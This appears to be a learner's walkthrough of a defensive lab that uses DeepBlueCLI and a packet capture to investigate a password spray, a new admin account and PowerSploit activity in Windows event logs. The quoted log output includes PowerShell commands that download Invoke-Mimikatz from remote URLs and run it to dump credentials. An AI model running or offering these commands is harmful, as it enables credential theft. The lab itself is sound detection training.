1054	44.279619855	192.168.56.111	192.168.56.118	FTP	88	Request: RETR password.backup
1058	44.280731491	192.168.56.118	192.168.56.111	FTP	139	Response: 150 Opening BINARY mode

```
Frame 1054: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interface 0
  Interface id: 0 (enp0s3)
  Encapsulation type: Ethernet (1)
  Arrival Time: May 26, 2020 14:52:03.459407141 UTC
  [Time shift for this packet: 0.000000000 seconds]
```

Find the packets that contains “password.backup” and look through details and find the timestamp

Lab questions (DeepBlueCLI (PS) /CMD)

1. Run DeepBlueCLI from a PowerShell window, and set the target evtx file as .\evtx\password-spray.evtx. How many accounts were targeted in a password spray attack, and what is the MITRE ATT&CK Technique ID for password spraying?

```
PS C:\Users\BTLOTest\Desktop\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\password-spray.evtx


Date    : 4/30/2019 7:27:40 PM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a password
          spray attack.
          Target Usernames: gsalinas cdavis lpesce Administrator melliott dpendolino cragoso baker cmoody rbowes
          jkulikowski jleytevidal tbennett zmathis bgreenwood cspizor wstrzelec drook dmashburn sanson cfleener celgee
          bhostetler eskoudis kperryman mtoussain thessman bgalbraith ssims psmith jorchilles smisenar bking mdouglas
          jlake jwright econrad edygert lschifano sarmstrong ebooth
          Unique accounts sprayed: 41
          Accessing Username: jwrig
          Accessing Host Name: DESKTOP-JR78RLP

Command :
Decoded :

Date    : 4/30/2019 7:27:00 PM
Log     : Security
EventID : 1102
Message : Audit Log Clear
Results : The Audit log was cleared.
          Account Name: jwrig
Command :
Decoded :
```

First open PowerShell and cd into where DeepBlue is located and run “.\DeepBlue.ps1 .\evtx\password-spray.evtx” and the number of accounts is stated then look up in MITRE the code for password spraying

2. Still looking at password-spray.evtx, what is the responsible user and hostname of the system?

Looking at the same output at the bottom of the “Results” the username and Hostname are stated

3. Investigate new-user-security.evtx. What is the username of the created account, and what group was it added to?

```
PS C:\Users\BTLOTest\Desktop\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\new-user-security.evtx


Date    : 10/23/2013 4:22:40 PM
Log     : Security
EventID : 4732
Message : User added to local Administrators group
Results : Username: -
          User SID: S-1-5-21-3463664321-2923530833-3546627382-1000

Command :
Decoded :

Date    : 10/23/2013 4:22:39 PM
Log     : Security
EventID : 4720
Message : New User Created
Results : Username: IEUser
          User SID: S-1-5-21-3463664321-2923530833-3546627382-1000
```


Run “.\DeepBlue.ps1 .\evtx\new-user-security.evtx” and username and group and stated

4. Investigate powersploit-system.evtx. What is MOST RECENT the file that is being downloaded using PowerShell's 'Net.WebClient' functionality? Provide the full URL

```
PS C:\Users\BTLOTest\Desktop\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\powersploit-system.evtx


Date    : 9/20/2016 6:45:48 PM
Log     : Security
EventID : 4688
Message : Suspicious Command Line
Results : Download via Net.WebClient DownloadString
          Command referencing Mimikatz

Command : powershell.exe  "IEX (New-Object Net.WebClient).DownloadString('http://eic.me/17'); Invoke-Mimikatz
          -DumpCreds"
Decoded :

Date    : 9/20/2016 6:45:24 PM
Log     : Security
EventID : 4688
Message : Suspicious Command Line
Results : Download via Net.WebClient DownloadString
          Command referencing Mimikatz
          PowerSploit Invoke-Mimikatz.ps1
          Use of PowerSploit

Command : powershell.exe  "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestat
          ion/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
Decoded :

Date    : 9/20/2016 6:45:16 PM
Log     : Security
EventID : 1102
Message : Audit Log Clear
Results : The Audit log was cleared.
          Account Name: IEUser
Command :
Decoded :
```

Run “.\DeepBlue.ps1 .\evtx\powersploit-system.evtx” and looking at the date field you see most recent is at the top and in the command field the URL is stated

5. To look at all of the event logs at once and export it to a text file, we can use the following argument "./DeepBlue.ps1 .\evtx* > output.txt". Lots of open-source offensive tools are stored on GitHub, which means attackers can download them using PowerShell. Open the created text file and use CTRL+F to search for "githubusercontent". What is the .ps1 script that is downloaded?



stated

6. Search for the name of the tool on MITRE ATT&CK. What is the Software ID given to this tool?

(OSINT) S0002